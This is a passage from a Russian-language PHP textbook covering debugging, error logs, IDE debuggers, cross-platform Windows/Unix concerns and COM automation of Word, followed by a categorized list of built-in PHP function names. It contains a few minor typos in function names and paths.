Чтобы увидеть в конце цикла весь массив и значения, содержащиеся в каждом из его элементов, вы можете использовать команду `echo`, но писать отдельную команду `echo` для каждого элемента достаточно утомительно. Вместо этого можно воспользоваться функцией `var_dump()`, которая также сообщает тип данных каждого элемента массива. Правда, ее вывод не всегда получается красивым, но вы можете скопировать его в текстовый редактор и отформатировать вручную.

При необходимости можно использовать `echo` в сочетании с `var_dump()`. Неформатированный вывод `var_dump()` выглядит так:

```
for ($j = 0; $j < 10; $j++) {
    $sample[] = $j * 12;
}

var_dump($sample);
array(10) { [0] => int(0) [1] => int(12) [2] => int(24) [3] => int(36) [4] =>
int(48) [5] => int(60) [6] => int(72) [7] => int(84) [8] => int(96) [9] =>
int(108)}
```



Существуют два других способа отправки простых данных браузеру: языковая конструкция `print` заменяет `echo` (кроме того, что она возвращает значение 1), а функция `print_r()` заменяет `var_dump()` и передает информацию браузеру в понятном вам формате, не считая того, что в вывод для массива она не включает тип данных каждого элемента. Вывод для следующего кода:

```
<?php
for ($j = 0; $j < 10; $j++) {
    $sample[] = $j * 12;
}
?>
<pre><?php print_r($sample); ?></pre>
```

выглядит примерно так (обратите внимание на форматирование, обеспечиваемое тегами `<pre>`):

```
Array( [0] => 0 [1] => 12 [2] => 24 [3] => 36 [4] => 48
[5] => 60 [6] => 72 [7] => 84 [8] => 96 [9] => 108)
```

## Журналы ошибок

В журнале ошибок можно найти много полезной информации. Как мы уже упоминали, файл обычно находится в подкаталоге `logs` установочного каталога веб-сервера. Проверка этого файла и поиск полезной информации должны стать стандартной частью процедуры отладки. Пример детализации журнала ошибок:

```
[20-Apr-2012 15:10:55] PHP Notice: Undefined variable: size in C:\Program Files (x86)
[20-Apr-2012 15:10:55] PHP Notice: Undefined index: p in C:\Program Files (x86)\Zend
[20-Apr-2012 15:10:55] PHP Warning: number_format() expects parameter 1 to be double
[20-Apr-2012 15:10:55] PHP Warning: number_format() expects parameter 1 to be double
[20-Apr-2012 15:10:55] PHP Deprecated: Function split() is deprecated in C:\Program
[20-Apr-2012 15:10:55] PHP Deprecated: Function split() is deprecated in C:\Program
[26-Apr-2012 13:18:38] PHP Fatal error: Maximum execution time of 30 seconds exceeded
```

Как видите, в журнале содержатся сообщения о нескольких разных типах ошибок (оповещениях, предупреждениях, оповещениях об устаревании функции в будущих версиях и неисправимых ошибках) с соответствующими временными метками, указанием путей к файлам и строк, в которых произошла ошибка.



В зависимости от окружения некоторые коммерческие провайдеры ограничивают доступ к серверному пространству по соображениям безопасности, так что файл журнала может оказаться недоступным. При выборе провайдера обязательно убедитесь, что он предоставляет доступ к файлу журнала. Кроме того, обратите внимание на то, что журнал часто перемещается за пределы папки с установочными файлами веб-сервера. Например, в Ubuntu по умолчанию используется путь `/var/logs/apache2/*.log`. Если вам не удастся найти журнал, проверьте конфигурацию веб-сервера.

## Отладка в IDE

Для решения более сложных проблем отладки лучше воспользоваться отладчиком, входящим в хорошую интегрированную среду разработки (IDE). Мы продемонстрируем пример отладочного сеанса с Zend Studio для Eclipse, но еще рекомендуем познакомиться со встроенными отладчиками Komodo и PhpED.

В Zend Studio для целей отладки существует специальная конфигурация `Debug Perspective` (рис. 17.1).

Чтобы получить представление о работе с отладчиком, откройте меню `Run`. В нем собраны все возможности, которые могут применяться в процессе отладки, — пошаговое выполнение сегментов кода с заходом в функции и без, выполнение до позиции курсора, перезапуск сеанса, простое выполнение кода до того, как он завершится или произойдет ошибка... и это лишь часть списка.




Рис. 17.1. Конфигурация Debug Perspective в Zend Studio



В Zend Studio для Eclipse при правильной настройке можно даже отлаживать код JavaScript!

Ознакомьтесь с другими вариантами этого продукта. Например, они позволяют следить за изменением переменных (как суперглобальных, так и определенных пользователем) в ходе выполнения кода.

Кроме того, в коде PHP вы можете устанавливать (и блокировать) точки прерывания, чтобы выполнить код до определенной позиции и проанализировать общее состояние в конкретный момент. Два других варианта, **Debug Output** и **Browser Output**, отображают результаты кода в процессе его выполнения отладчиком. В **Debug Output** результат представляется в том формате, который используется при выборе режима просмотра исходного кода в браузере, — в виде исходной разметки HTML в процессе ее генерирования. **Browser Output** выводит выполняемый код так, как он будет выглядеть в браузере. В этих двух вариантах удобно то, что они заполняются в процессе выполнения кода, и если выполнение будет прервано на середине файла с кодом, то будет выведена только та информация, которая сгенерирована к этому моменту.

На рис. 17.2 изображен результат выполнения в отладчике кода, который уже приводился ранее в этой главе (с дополнительной командой `echo` в цикле `for`, чтобы вы видели вывод в процессе его создания). Две основные переменные (`$j` и `$sample`) отслеживаются в представлении **Expressions**, а в представлениях **Browser Output** и **Debug Output** выводятся данные на момент прерывания в коде.





Рис. 17.2. Отладчик с отслеживанием выражений

## Другие приемы отладки

Существуют и более сложные методы, которые могут применяться при отладке, но они выходят за рамки темы этой книги. Прежде всего речь идет о профилировании и модульном тестировании. Если вы работаете над большой веб-системой, требующей значительных ресурсов сервера, эти методы наверняка вам пригодятся, так как они повышают надежность и эффективность кодовой базы.

## Что дальше?

Далее мы займемся написанием межплатформенных скриптов Unix и Windows. А также приведем краткое введение в размещение сайтов PHP на серверах Windows.

# PHP на разных платформах

Есть много причин использовать PHP в системе Windows, но главная из них — удобство рабочего стола Windows. В наши дни разработка PHP на Windows так же возможна, как на Unix, причем набор серверных и других инструментов, поддерживающий PHP, удобен и для Windows. Выбор платформы для PHP — вопрос предпочтений, поскольку установка и настройка среды для PHP постоянно упрощается. Относительно недавнее появление на рынке Zend Server CE для разных платформ стало прекрасным подспорьем в создании общей установочной платформы для всех основных операционных систем.

## Написание межплатформенного кода для Windows и Unix

Одна из основных причин запуска PHP в Windows — возможность локальной разработки до развертывания в эксплуатационной среде. Так как многие производственные серверы работают на базе Unix, важно писать приложения так, чтобы они могли адаптироваться к любой платформе.

Потенциальные проблемы могут возникнуть с приложениями, которые зависят от внешних библиотек, пользуются платформенными средствами файлового ввода/вывода и средствами безопасности, имеют доступ к системным устройствам, создают или разветвляют потоки, обмениваются данными через сокет, используют сигналы, запускают внешние исполняемые файлы или генерируют графические интерфейсы для конкретной платформы.

К счастью, кроссплатформенная разработка была обусловлена развитием PHP. Как правило, скрипты PHP портируются из Windows в Unix без особых трудностей, но есть несколько поводов для дополнительных усилий: например, функции, реализованные в начале существования PHP или привязанные к конкретному веб-серверу, приходится заново реализовать для использования в Windows.

## Определение платформы

Разработку межплатформенного кода можно начать с проверки платформы, на которой выполняется скрипт. PHP определяет константу `PHP_OS` с именем операционной системы, в которой выполняется парсер PHP. К числу допустимых значений `PHP_OS` принадлежат "HP-UX", "Darwin" (macOS), "Linux", "SunOS", "WIN32" и "WINNT". А встроенная функция `php_uname()` может вернуть более подробную информацию об операционной системе.

Следующий фрагмент показывает, как проверить, что программа выполняется на платформе Windows:

```
if (PHP_OS == 'WIN32' || PHP_OS == 'WINNT') {
    echo "You are on a Windows System";
}
else {
    // другая платформа
    echo "You are NOT on a Windows System";
}
```

Пример вывода функции `php_uname()` при выполнении на ноутбуке с Windows 7:

```
Windows NT PALADIN-LAPTO 6.1 build 7601 (Windows 7 Home Premium Edition Service Pack 1) i586
```

## Обработка путей на разных платформах

PHP поддерживает использование символов `\` или `/` на платформах Windows и даже может обрабатывать пути, в которых используются оба символа. PHP также распознает символы `/` при обращении к путям Windows UNC (universal naming convention) (то есть `//имя_машины/путь/к/файлу`). Например, следующие две строки эквивалентны:

```
$fh = fopen("c:/planning/schedule.txt", 'r');
$fh = fopen("c:\\planning\\schedule.txt", 'r');
```

## Получение информации о серверной среде

Суперглобальный массив-константа `$_SERVER` предоставляет информацию о сервере и среде выполнения. Ниже приведены значения некоторых из его элементов:

```
["PROCESSOR_ARCHITECTURE"] => string(3) "x86"
["PROCESSOR_ARCHITECTUREW6432"] => string(5) "AMD64"
["PROCESSOR_IDENTIFIER"] => string(50) "Intel64 Family 6 Model 42 Stepping 7, GenuineIntel"
["PROCESSOR_LEVEL"] => string(1) "6"
["PROCESSOR_REVISION"] => string(4) "2a07"
```

```

["ProgramData"] => string(14) "C:\ProgramData"
["ProgramFiles"] => string(22) "C:\Program Files (x86)"
["ProgramFiles(x86)"] => string(22) "C:\Program Files (x86)"
["ProgramW6432"] => string(16) "C:\Program Files"
["PSModulePath"] => string(51)
"C:\Windows\system32\WindowsPowerShell\v1.0\Modules\"
["PUBLIC"] => string(15) "C:\Users\Public"
["SystemDrive"] => string(2) "C:"
["SystemRoot"] => string(10) "C:\Windows"

```

Чтобы ознакомиться со всей информацией, содержащейся в этом глобальном массиве, обратитесь к документации.

Когда вы знаете, какая информация вам нужна, ее можно запросить напрямую:

```

echo "The windows Dir is: {$_SERVER['WINDIR']}";
The windows Dir is: C:\Windows

```

## Отправка почты

В системах Unix можно настроить функцию `mail()` так, чтобы для отправки сообщений использовались `sendmail` или `Qmail`. Для применения `sendmail` при выполнении PHP в Windows установите эту программу и присвойте указателю `sendmail_path` в `php.ini` ссылку на выполняемый файл. Но скорее всего, будет удобнее настроить Windows-версию PHP ссылкой на сервер SMTP, которая будет принимать вас как известного почтового клиента:

```

[mail function]
SMTP = mail.example.com ;URL or IP number to known mail server
sendmail_from = test@example.com

```

В еще более простом решении можно воспользоваться многоцелевой библиотекой `PHPMailer`, которая не только упрощает отправку электронной почты из платформ Windows, но и, будучи кроссплатформенной, работает в системах Unix.

```

$mail = new PHPMailer(true);

try {
    //Настройки сервера
    $mail->SMTPDebug = SMTP::DEBUG_SERVER;
    $mail->isSMTP();
    $mail->Host = 'smtp1.example.com';
    $mail->SMTPSecure = PHPMailer::ENCRYPTION_STARTTLS;
    $mail->Port = 587;

    $mail->setFrom('from@example.com', 'Mailer');
    $mail->addAddress('joe@example.net');

```

```

$mail->isHTML(false);
$mail->Subject = 'Here is the subject';
$mail->Body = 'And here is the body.';

$mail->send();
echo 'Message has been sent';
} catch (Exception $e) {
echo "Message could not be sent. Mailer Error: {$mail->ErrorInfo}";
}

```

## Обработка конца строки

Текстовые файлы Windows используют для завершения строк комбинацию символов `\r\n`, тогда как в текстовых файлах PHP строки завершаются символами `\n`. PHP обрабатывает файлы в двоичном режиме, поэтому завершители строк Windows не преобразуются в свои эквиваленты Windows автоматически.

PHP в Windows настраивает файловые обработчики стандартного вывода, стандартного ввода и стандартного потока ошибок в двоичном режиме, поэтому никакие преобразования за вас выполняться не будут. Это может быть важно для обработки двоичных входных данных, часто получаемых с сообщениями POST от веб-серверов.

Вывод вашей программы направляется в стандартный вывод, и если вы хотите, чтобы в выходном потоке присутствовали завершители строк Windows, вам придется вывести их туда. Например, для этого можно определить константу конца строки (EOL) и функции вывода, в которых она будет использоваться:

```

if (PHP_OS == "WIN32" || PHP_OS == "WINNT") {
    define('EOL', "\r\n");
}
else if (PHP_OS == "Linux") {
    define('EOL', "\n");
}
else {
    define('EOL', "\n");
}

function ln($out) {
    echo $out . EOL;
}

ln("this line will have the server platform's EOL character");

```

То же самое можно проще сделать при помощи константы `PHP_EOL`, которая автоматически определяет последовательность конца строки для системы сер-

вера. (Однако учтите, что система сервера не всегда соответствует требуемому маркеру конца строки.)

```
function ln($out) {  
    echo $out . PHP_EOL;  
}
```

## Обработка конца файла

Текстовые файлы Windows завершаются символом Control-Z (\x1A), тогда как в Unix информация о длине файла хранится отдельно от его данных. PHP распознает символ конца файла (EOF) своей платформы, поэтому функция `feof()` может использоваться для чтения текстовых файлов Windows.

## Внешние команды

Для управления процессами PHP использует командную оболочку Windows по умолчанию. В Windows доступны только простейшие перенаправления командной оболочки Unix и каналы (например, раздельное перенаправление стандартного вывода и стандартного потока ошибок невозможно), а правила применения кавычек отличаются от правил Unix. Оболочка Windows не поддерживает замену аргументов, содержащих метасимволы, списком файлов, соответствующих этим символам. Если в Unix можно использовать команду вида `system("someprog php*.php")`, то в Windows придется строить список имен файлов самостоятельно функциями `opendir()` и `readdir()`.

## Платформенные расширения

В настоящее время для PHP существует более 80 расширений, обеспечивающих широкий диапазон сервиса и функциональности. Только половина этих расширений доступна как на платформе Windows, так и на платформе Unix. Лишь немногие расширения, такие как COM, .NET и IIS, специфичны для Windows. Если расширение, которое вы используете в своих скриптах, пока недоступно для Windows, вам придется либо портировать его, либо переработать свои скрипты для использования расширения, доступного в Windows.

В некоторых случаях отдельные функции недоступны в Windows даже в том случае, если модуль в целом доступен.

Windows PHP не поддерживает обработку сигналов, ветвление или многопоточные скрипты. Скрипт PHP для Unix, использующий эти возможности, не может быть портирован для Windows. Вместо этого следует переписать скрипт так, чтобы он не зависел от этих возможностей.

## Взаимодействие с COM

Механизм COM позволяет управлять другими приложениями Windows. Вы можете передать данные в Excel, приказав Excel построить график и экспортировать график в формате GIF. Также можно использовать Word для форматирования информации, полученной из формы, а затем напечатать счет. После краткого введения в терминологию COM в этом разделе мы покажем, как взаимодействовать с Word и Excel.

### Вводный курс

COM — механизм удаленного вызова процедур (RPC) с несколькими объектно-ориентированными функциями. Он позволяет вызывающей программе (контроллеру) взаимодействовать с другой программой (COM-сервером) независимо от местонахождения второй. Если используемый код локален для той же машины, используется технология COM, а для удаленного кода используется DCOM (distributed COM). Если управляемый код является библиотекой динамической компоновки (DLL) и код загружен в пространство памяти того же процесса, сервер COM называется *внутрипроцессным*. Если код оформлен в виде полноценного приложения, которое выполняется в собственном пространстве процесса, сервер COM называется *внепроцессным* (или локальным сервером приложения).

OLE (object linking and embedding) — маркетинговый термин для ранней технологии Microsoft, которая позволяла встроить один объект в другой объект (например, таблицу Excel в документ Word). Технология OLE 1.0, разработанная во времена Windows 3.1, имела весьма ограниченные возможности, потому что для взаимодействия между программами в ней использовалась технология DDE (dynamic data exchange). Возможности DDE оставляли желать лучшего, и для редактирования таблицы Excel, встроеной в файл Word, нужно было запустить программу Excel.

В OLE 2.0 в качестве базового механизма передачи данных технология DDE была заменена на COM. С OLE 2.0 стало возможным проводить редактирование, описанное выше, «на месте». При использовании OLE 2.0 контроллер может передавать серверу COM сложные сообщения. В наших примерах контроллером будет скрипт PHP, а сервером COM — одно из типичных приложений MS Office. В следующих разделах мы опишем некоторые средства для интеграции такого рода.

Чтобы разжечь ваше любопытство и продемонстрировать, насколько мощной может быть технология COM, в листинге 18.1 показано, как запустить Word и добавить строку "Hello World" в изначально пустой документ.

### Листинг 18.1. Создание файла Word из PHP (word\_com\_sample.php)

```
// запустить word
$word = new COM("word.application") or die("Unable to start Word app");
echo "Found and Loaded Word, version {$word->Version}\n";

//открыть пустой документ
$word->Documents->add();

//выполнить операции
$word->Selection->typeText();
$word->Documents[1]->saveAs("c:/php_com_test.doc");

//закрыть word
$word->quit();

//освободить объект
$word = null;
echo "all done!";
```

Чтобы этот файл работал правильно, он должен быть запущен из командной строки (рис. 18.1). Когда на экране появится выходное сообщение `all done!`, найдите файл в папке сохранения, откройте его в Word и посмотрите, что получилось.




Рис. 18.1. Запуск примера управления Word в окне командной строки


Документ Word будет выглядеть примерно так, как показано на рис. 18.2.

## Функции PHP

PHP предоставляет интерфейс для работы с COM в виде небольшого набора функций. Большинство из них составляют низкоуровневые функции, требующие досконального знания COM, которое выходит за рамки этой главы. Объект класса COM представляет подключение к серверу COM:

```
$word = new COM("word.application") or die("Unable to start Word app");
```





**Рис. 18.2.** Файл Word, созданный из скрипта PHP

Самая сложная задача в автоматизации OLE — преобразование вызова метода Visual Basic в его аналог на PHP. Например, код VBScript для вставки текста в документ Word выглядит так:

```
Selection.TypeText Text := "This is a test"
```

Та же строка на PHP:

```
$word->Selection->typetext("This is a test");
```

## Спецификации API

Чтобы определить иерархию объектов и параметры для такого продукта, как Word, вы можете посетить сайт Microsoft для разработчиков и поискать спецификацию для интересующего вас объекта Word или найти электронную справку по скриптам VB и поддерживаемому в Word языку макросов. Совместное использование этих двух подходов поможет вам разобраться в порядке параметров и выбрать подходящие значения для конкретной задачи.

# Справочник по функциям

В этом приложении описаны функции, доступные во встроенных расширениях PHP. С этими расширениями PHP строится без ключей конфигурации `--with` или `-enable`, и они не могут быть удалены на уровне параметров конфигурации.

Для всех функций мы указали сигнатуры, показывающие типы данных различных аргументов, которые являются обязательными или необязательными, и дали краткие описания побочных эффектов, ошибок и возвращаемых данных.

## Функции PHP по категориям

В этом разделе приводится список сгруппированных по категориям расширений функций, предоставляемых встроенными расширениями PHP.

### Массивы

|                                    |                                     |
|------------------------------------|-------------------------------------|
| <code>array_change_key_case</code> | <code>array_filter</code>           |
| <code>array_chunk</code>           | <code>array_flip</code>             |
| <code>array_combine</code>         | <code>array_intersect</code>        |
| <code>array_count_values</code>    | <code>array_intersect_assoc</code>  |
| <code>array_diff</code>            | <code>array_intersect_key</code>    |
| <code>array_diff_assoc</code>      | <code>array_intersect_uassoc</code> |
| <code>array_diff_key</code>        | <code>array_intersect_ukey</code>   |
| <code>array_diff_uassoc</code>     | <code>array_key_exists</code>       |
| <code>array_diff_ukey</code>       | <code>array_keys</code>             |
| <code>array_fill</code>            | <code>array_map</code>              |
| <code>array_fill_keys</code>       | <code>array_merge</code>            |
| <code>array_merge_recursive</code> | <code>arsort</code>                 |
| <code>array_multisort</code>       | <code>asort</code>                  |

|                         |              |
|-------------------------|--------------|
| array_pad               | compact      |
| array_pop               | count        |
| array_product           | current      |
| array_push              | each         |
| array_rand              | end          |
| array_reduce            | extract      |
| array_replace           | in_array     |
| array_replace_recursive | is_countable |
| array_reverse           | key          |
| array_search            | krsort       |
| array_shift             | ksort        |
| array_slice             | list         |
| array_splice            | natcasesort  |
| array_sum               | natsort      |
| array_udiff             | next         |
| array_udiff_assoc       | prev         |
| array_udiff_uassoc      | range        |
| array_uintersect        | reset        |
| array_uintersect_assoc  | rsort        |
| array_uintersect_uassoc | shuffle      |
| array_unique            | sort         |
| array_unshift           | uasort       |
| array_values            | uksort       |
| array_walk              | usort        |
| array_walk_recursive    |              |

## Классы и объекты

|                   |                         |
|-------------------|-------------------------|
| class_alias       | get_class_vars          |
| class_exists      | get_declared_classes    |
| get_called_class  | get_declared_interfaces |
| get_class         | get_declared_traits     |
| get_class_methods | get_object_vars         |
| get_parent_class  | method_exists           |
| interface_exists  | property_exists         |
| is_a              | trait_exists            |
| is_subclass_of    |                         |

## Фильтрация данных

|                                 |                               |
|---------------------------------|-------------------------------|
| <code>filter_has_var</code>     | <code>filter_input</code>     |
| <code>filter_id</code>          | <code>filter_list</code>      |
| <code>filter_input_array</code> | <code>filter_var_array</code> |
| <code>filter_var</code>         |                               |

## Дата и время

|  |                                      |
|--|--------------------------------------|
| <code>checkdate</code>                 | <code>gmstrftime</code>              |
| <code>date</code>                      | <code>hrtime</code>                  |
| <code>date_default_timezone_get</code> | <code>idate</code>                   |
| <code>date_default_timezone_set</code> | <code>localtime</code>               |
| <code>date_parse</code>                | <code>microtime</code>               |
| <code>date_parse_from_format</code>    | <code>mktime</code>                  |
| <code>date_sun_info</code>             | <code>strftime</code>                |
| <code>date_sunrise</code>              | <code>strptime</code>                |
| <code>date_sunset</code>               | <code>strtotime</code>               |
| <code>getdate</code>                   | <code>time</code>                    |
| <code>gettimeofday</code>              | <code>timezone_name_from_abbr</code> |
| <code>gmdate</code>                    | <code>timezone_version_get</code>    |
| <code>gmmktime</code>                  |                                      |

## Каталог

|                       |                        |
|-----------------------|------------------------|
| <code>chdir</code>    | <code>opendir</code>   |
| <code>chroot</code>   | <code>readdir</code>   |
| <code>closedir</code> | <code>rewinddir</code> |
| <code>dir</code>      | <code>scandir</code>   |
| <code>getcwd</code>   |                        |

## Ошибки и ведение журнала

|                                    |  |
|------------------------------------|--|
| <code>debug_backtrace</code>       | <code>restore_error_handler</code>     |
| <code>debug_print_backtrace</code> | <code>restore_exception_handler</code> |
| <code>error_clear_last</code>      | <code>set_error_handler</code>         |
| <code>error_get_last</code>        | <code>set_exception_handler</code>     |
| <code>error_log</code>             | <code>trigger_error</code>             |
| <code>error_reporting</code>       |  |

## Файловая система

|                    |                     |
|--------------------|---------------------|
| basename           | fileowner           |
| chgrp              | fileperms           |
| chmod              | filesize            |
| chown              | filetype            |
| clearstatcache     | flock               |
| copy               | fnmatch             |
| dirname            | fopen               |
| disk_free_space    | fpassthru           |
| disk_total_space   | fputcsv             |
| fclose             | fread               |
| feof               | fscanf              |
| fflush             | fseek               |
| fgetc              | fstat               |
| fgetcsv            | ftell               |
| fgets              | ftruncate           |
| fgetss             | fwrite              |
| file               | glob                |
| file_exists        | is_dir              |
| file_get_contents  | is_executable       |
| file_put_contents  | is_file             |
| fileatime          | is_link             |
| filectime          | is_readable         |
| filegroup          | is_uploaded_file    |
| fileinode          | is_writable         |
| filemtime          | lchgrp              |
| lchown             | realpath_cache_get  |
| link               | realpath_cache_size |
| linkinfo           | realpath            |
| lstat              | rename              |
| mkdir              | rewind              |
| move_uploaded_file | rmdir               |
| parse_ini_file     | stat                |
| parse_ini_string   | symlink             |
| pathinfo           | tempnam             |
| pclose             | tmpfile             |
| popen              | touch               |
| readfile           | umask               |
| readlink           | unlink              |

## Функции

|                           |                            |
|---------------------------|----------------------------|
| call_user_func            | func_num_args              |
| call_user_func_array      | function_exists            |
| create_function           | get_defined_functions      |
| forward_static_call       | register_shutdown_function |
| forward_static_call_array | register_tick_function     |
| func_get_arg              | unregister_tick_function   |
| func_get_args             |                            |

## Почта

mail

## Математические вычисления

|             |               |
|-------------|---------------|
| abs         | atanh         |
| acos        | base_convert  |
| acosh       | bindec        |
| asin        | ceil          |
| asinh       | cos           |
| atan2       | cosh          |
| atan        | decbin        |
| dechex      | min           |
| decoct      | mt_getrandmax |
| deg2rad     | mt_rand       |
| exp         | mt_srand      |
| expm1       | octdec        |
| floor       | pi            |
| fmod        | pow           |
| getrandmax  | rad2deg       |
| hexdec      | rand          |
| hypot       | random_int    |
| is_finite   | round         |
| is_infinite | sin           |
| is_nan      | sinh          |
| lcg_value   | sqrt          |
| log10       | srand         |
| log1p       | tan           |
| log         | tanh          |
| max         |               |

## Разные функции

connection\_aborted  
connection\_status  
constant  
define  
defined  
get\_browser  
highlight\_file  
highlight\_string  
ignore\_user\_abort

pack  
php\_strip\_whitespace  
sleep  
sys\_getloadavg  
time\_nanosleep  
time\_sleep\_until  
uniqid  
unpack  
usleep

## Сеть

checkdnsrr  
closelog  
fsockopen  
gethostname  
getmxrr  
getprotobyname  
getprotobynumber  
getservbyname  
getservbyport  
header  
header\_remove  
headers\_list  
headers\_sent

gethostbyaddr  
gethostbyname  
gethostbyname1  
inet\_ntop  
inet\_pton  
ip2long  
long2ip  
openlog  
pfsockopen  
setcookie  
setrawcookie  
syslog

## Буферизация вывода

flush  
ob\_clean  
ob\_end\_clean  
ob\_end\_flush  
ob\_flush  
ob\_get\_clean  
ob\_get\_contents  
ob\_get\_flush  
ob\_get\_length

ob\_get\_level  
ob\_get\_status  
ob\_gzhandler  
ob\_implicit\_flush  
ob\_list\_handlers  
ob\_start  
output\_add\_rewrite\_var  
output\_reset\_rewrite\_vars

## Выделение лексем в языке PHP

token\_get\_all

token\_name

## Параметры/информация PHP

assert\_options

assert

extension\_loaded

gc\_collect\_cycles

gc\_disable

gc\_enable

gc\_enabled

get\_cfg\_var

getmygid

getmyinode

getmypid

getmyuid

getopt

getrusage

ini\_get\_all

ini\_get

ini\_restore

ini\_set

memory\_get\_peak\_usage

memory\_get\_usage

php\_ini\_loaded\_file

php\_ini\_scanned\_files

get\_current\_user

get\_defined\_constants

get\_extension\_funcs

get\_include\_path

get\_included\_files

get\_loaded\_extensions

getenv

getlastmod

php\_logo\_guid

php\_sapi\_name

php\_uname

phpcredits

phpinfo

phpversion

putenv

set\_include\_path

set\_time\_limit

sys\_get\_temp\_dir

version\_compare

zend\_logo\_guid

zend\_thread\_id

zend\_version

## Выполнение программы

escapeshellarg

escapeshellcmd

exec

passthru

proc\_close

proc\_get\_status

proc\_nice

proc\_open

proc\_terminate

shell\_exec

system



## Сеансы

|  |  |
|--|--|
| <code>session_cache_expire</code>      | <code>session_regenerate_id</code>     |
| <code>session_cache_limiter</code>     | <code>session_register_shutdown</code> |
| <code>session_decode</code>            | <code>session_save_path</code>         |
| <code>session_destroy</code>           | <code>session_set_cookie_params</code> |
| <code>session_encode</code>            | <code>session_set_save_handler</code>  |
| <code>session_get_cookie_params</code> | <code>session_start</code>             |
| <code>session_id</code>                | <code>session_status</code>            |
| <code>session_module_name</code>       | <code>session_unset</code>             |
| <code>session_name</code>              | <code>session_write_close</code>       |

## Потоки

|   |   |
|---|---|
| <code>stream_bucket_append</code>         | <code>stream_is_local</code>              |
| <code>stream_bucket_make_writeable</code> | <code>stream_notification_callback</code> |
| <code>stream_bucket_new</code>            | <code>stream_resolve_include_path</code>  |
| <code>stream_bucket_prepend</code>        | <code>stream_select</code>                |
| <code>stream_context_create</code>        | <code>stream_set_blocking</code>          |
| <code>stream_context_get_default</code>   | <code>stream_set_chunk_size</code>        |
| <code>stream_context_get_options</code>   | <code>stream_set_read_buffer</code>       |
| <code>stream_context_get_params</code>    | <code>stream_set_timeout</code>           |
| <code>stream_context_set_default</code>   | <code>stream_set_write_buffer</code>      |
| <code>stream_context_set_option</code>    | <code>stream_socket_accept</code>         |
| <code>stream_context_set_params</code>    | <code>stream_socket_client</code>         |
| <code>stream_copy_to_stream</code>        | <code>stream_socket_enable_crypto</code>  |
| <code>stream_encoding</code>              | <code>stream_socket_get_name</code>       |
| <code>stream_filter_append</code>         | <code>stream_socket_pair</code>           |
| <code>stream_filter_prepend</code>        | <code>stream_socket_recvfrom</code>       |
| <code>stream_filter_register</code>       | <code>stream_socket_sendto</code>         |
| <code>stream_filter_remove</code>         | <code>stream_socket_server</code>         |
| <code>stream_get_contents</code>          | <code>stream_socket_shutdown</code>       |
| <code>stream_get_filters</code>           | <code>stream_supports_lock</code>         |
| <code>stream_get_line</code>              | <code>stream_wrapper_register</code>      |
| <code>stream_get_meta_data</code>         | <code>stream_wrapper_restore</code>       |
| <code>stream_get_transports</code>        | <code>stream_wrapper_unregister</code>    |
| <code>stream_get_wrappers</code>          |   |

## Строки

|                         |                            |
|-------------------------|----------------------------|
| addslashes              | count_chars                |
| addslashes              | crc32                      |
| bin2hex                 | crypt                      |
| chr                     | echo                       |
| chunk_split             | explode                    |
| convert_cyr_string      | fprintf                    |
| convert_uuencode        | get_html_translation_table |
| convert_uuencode        | hebrew                     |
| hex2bin                 | str_repeat                 |
| html_entity_decode      | str_replace                |
| htmlentities            | str_rot13                  |
| htmlspecialchars        | str_shuffle                |
| htmlspecialchars_decode | str_split                  |
| implode                 | str_word_count             |
| lcfirst                 | strcasecmp                 |
| levenshtein             | strcmp                     |
| localeconv              | strcoll                    |
| ltrim                   | strcspn                    |
| md5                     | strip_tags                 |
| md5_file                | stripcslashes              |
| metaphone               | stripos                    |
| nl_langinfo             | stripslashes               |
| nl2br                   | stristr                    |
| number_format           | strlen                     |
| ord                     | strnatcasecmp              |
| parse_str               | strnatcmp                  |
| printf                  | strncasecmp                |
| quoted_printable_decode | strncmp                    |
| quoted_printable_encode | strpbrk                    |
| quotemeta               | strpos                     |
| random_bytes            | strchr                     |
| rtrim                   | strev                      |
| setlocale               | stripos                    |
| sha1                    | strrpos                    |
| sha1_file               | strspn                     |
| similar_text            | strstr                     |
| soundex                 | strtok                     |
| sprintf                 | strtolower                 |
| sscanf                  | strtoupper                 |

str\_getcsv  
str\_ireplace  
str\_pad  
substr\_count  
